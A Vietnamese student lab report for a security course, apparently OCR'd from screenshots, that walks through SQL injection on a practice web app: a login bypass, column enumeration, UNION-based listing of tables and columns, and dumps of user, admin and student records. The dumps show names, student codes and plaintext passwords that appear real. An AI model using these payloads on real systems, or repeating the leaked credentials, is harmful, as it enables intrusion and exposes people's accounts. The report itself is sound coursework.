
Báo cáo thực hành môn Cơ sở an toàn thông tin

Bài thực hành 2

1. Vượt qua khâu xác thực người dùng.

- Đăng nhập tự do




SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' or 1=1 -- ' AND password = '1'

Login successful. You are logged in as 'Dau Hoang'.

Câu lệnh: SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' or 1=1 -- ' AND password = '1'

Câu truy vấn sẽ trả về giá trị đầu tiên trong bằng tbl_users do mệnh đề OR1=1 luôn đúng và phần kiểm tra mật khẩu đã bị loại bỏ bằng ký hiệu (--): Phân lệnh sau ký hiệu (--) được coi là ghi chú và không được thực hiện

- Đăng nhập vào tài khoản một người dùng chỉ định



SELECT TOP 1 * FROM tbl_users WHERE username = 'david' -- ' AND password = '1'

Login successful. You are logged in as 'David Smith'.

Câu lệnh SQL: SELECT TOP 1 * FROM tbl_users WHERE username = 'david' -- ' AND password = '1'


Trả về 1 giá trị đầu tiên trong khoảng tbl_user thỏa mãn điều kiện sau WHERE

Đầu vào username là david'—thì: dấu ' dùng để ngắt lệnh, dấu – có tác dụng biến đoạn mã sau nó thành comment nên câu lệnh chỉ được thực hiện so sánh điều kiện của username và bỏ qua password. Vì tài khoản người dùng david tồn tại sẽ login successful.

2.Trích xuất dữ liệu từ CSLD


-Tìm số trường trong câu truy vấn trang

+Sử dụng câu lệnh: sam%' order by <number>; --



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 3; --%'

Found no products matched your search term "sam%' order by 3; --".



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 4; --%'

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'


[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list.

/code/search_error.asp, line 24

<number> = 4 => Trang không hiểu thị kết quả => Số trường có trong câu truy vấn là 3.

+Sử dụng câu lệnh: sam%' union select <danh sách trường thử>;--


sam%' union select '1','2','3';--



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3';--%'

Found 1 products matched your search term "sam%' union select '1','2','3';--".

No	Product Name	Product Description	Product Cost (USD)
1	1	2	3



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3''4';--%'


Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Error converting data type varchar to float.

/code/search_error.asp, line 25

<danh sách trường thử> = 1,2,3,4 => Trang báo lỗi => Số trường có trong câu truy vấn là 3.

+ Hiển thị thông tin hệ quản trị CSDL và hệ điều hành




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', @@version, 0 --%'

Found 1 products matched your search term "ssss' union select '', @@version, 0 --".

No	Product Name	Product Description	Product Cost (USD)
1		Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64) Aug 19 2014 12:21:34 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor)	0

+ Trích xuất danh sách các bảng của CSDL




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', name, 0 from sys.objects where type='u'; --%'

Found 5 products matched your search term "ssss' union select '', name, 0 from sys.objects where type='u'; --".

No	Product Name	Product Description	Product Cost (USD)
1		students	0
2		tbl_administrators	0
3		tbl_products	0
4		tbl_test	0
5		tbl_users	0

+Trích xuất danh sách các trường của một bảng

tbl_users




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

tbl_test




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_test'; --%'

Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_test'; --".

No	Product Name	Product Description	Product Cost (USD)
1		ID	0
2		name	0

tbl_products




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_products'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_products'; --".

No	Product Name	Product Description	Product Cost (USD)
1		product_cost	0
2		product_desc	0
3		product_id	0
4		product_name	0

tbl_administrators




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_administrators'; --%'

Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_administrators'; --".

No	Product Name	Product Description	Product Cost (USD)
1		password	0
2		username	0

students




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='students'; --%'

Found 5 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='students'; --".

No	Product Name	Product Description	Product Cost (USD)
1		firstname	0
2		lastname	0
3		password	0
4		student_code	0
5		student_id	0

-Trích xuất dữ liệu bảng

tbl_users




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from tbl_users;--%'

Found 31 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1	Phan Đ?c Anh	Anh--B18DCAT011	0
2	B18DCAT011	B18DCAT011--test	0
3	b20dcat105	b20dcat105--b20dcat105	0
4	Bui Manh Cuong	cuong--abc123	0
5	Cong Pham	cong--cong456	0
6	Cuongdeptrai	cuongb--123456	0
7	Đ? Xuân Trung	trungdx--trungdx	0
8	Dau Hoang	dau--abc123	0
9	David Smith	david--ninh	0
10	Do Manh Cuong	domanhcuong2502--123456	0
11	GemK	GemK--lala	0
12	Hanh053	hanh--test	0
13	hung	hung123--abc123	0
14	huy12343	huy1040vn--abcdefg	0
15	HuyNT	huyNT--HUYNT12	0
16	Jerry Cruise	jerry--abc123	0
17	Long Nguyen	long--long123	0
18	Nguy?n Ng?c Khoa	B18DCAT131--kaka	0

tbl_products

ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--%'

Found 13 products matched your search term "ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--".

No	Product Name	Product Description	Product Cost (USD)
1		Đỗ Quang Huy-huy	110
2		Iphone 13 PRO MAX-Iphone DAT NHAT the gioi	50000
3		Iphone 13-Iphone moi nhat vua ra mat	23000
4	1000		550
5	1001	Galaxy S9-Samsung Galaxy S9	500
6	1002	Galaxy S9 Plus-Samsung Galaxy S9 Plus	600
7	1003	Galaxy S10-Samsung Galaxy S10	700
8	1004	Galaxy S10 Plus-Samsung Galaxy S10 Plus	800
9	1005	iPhone X-Apple iPhone X	700
10	1006	iPhone XS-Apple iPhone XS	800
11	1007	iPhone 11-Apple iPhone 11	900

tbl_administrators

ssss' union select password, username, 0 from tbl_administrators;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select password, username, 0 from tbl_administrators;--%'

Found 3 products matched your search term "ssss' union select password, username, 0 from tbl_administrators;--".

No	Product Name	Product Description	Product Cost (USD)
1	abc12345	attacker	0
2	abc12345	hanh	0
3	sadsadsa1	sadsadasdsad	0

students

ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students;--%'

Found 426 products matched your search term "ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students;--".

No	Product Name	Product Description	Product Cost (USD)
1	Bùi Đình Huân	B18DCAT102--abc123	11314
2	Bùi Đình Lâm	B18DCAT132--abc123	11408
3	Bùi Đ?c Hi?p	B19DCAT063--abc123	12333
4	Bùi Huy Hoàng	B18DCAT095--abc123	11398
5	Bùi Kh?c Ng?c	B18DCAT172--abc123	11337
6	Bùi Kim Cu?ng	B19DCAT018--abc123	12379
7	Bùi Minh Hoàng	B18DCAT096--abc123	11478
8	Bùi Minh Hoàng	B19DCAT078--abc123	12463
9	Bùi Minh Quân	B18DCAT192--abc123	11501
10	Bùi Ng?c Son	B19DCAT150--abc123	12488
11	Bùi Nh?t L?	B18DCAT136--abc123	11485
12	Bùi Quang Duong	B19DCAT031--abc123	12318

Trích xuất 1 bản ghi gồm tất cả các trường từ bảng students có mã sinh viên trùng với mã sv của mình và hiển thị toàn bộ thông tin trích xuất được lên màn hình



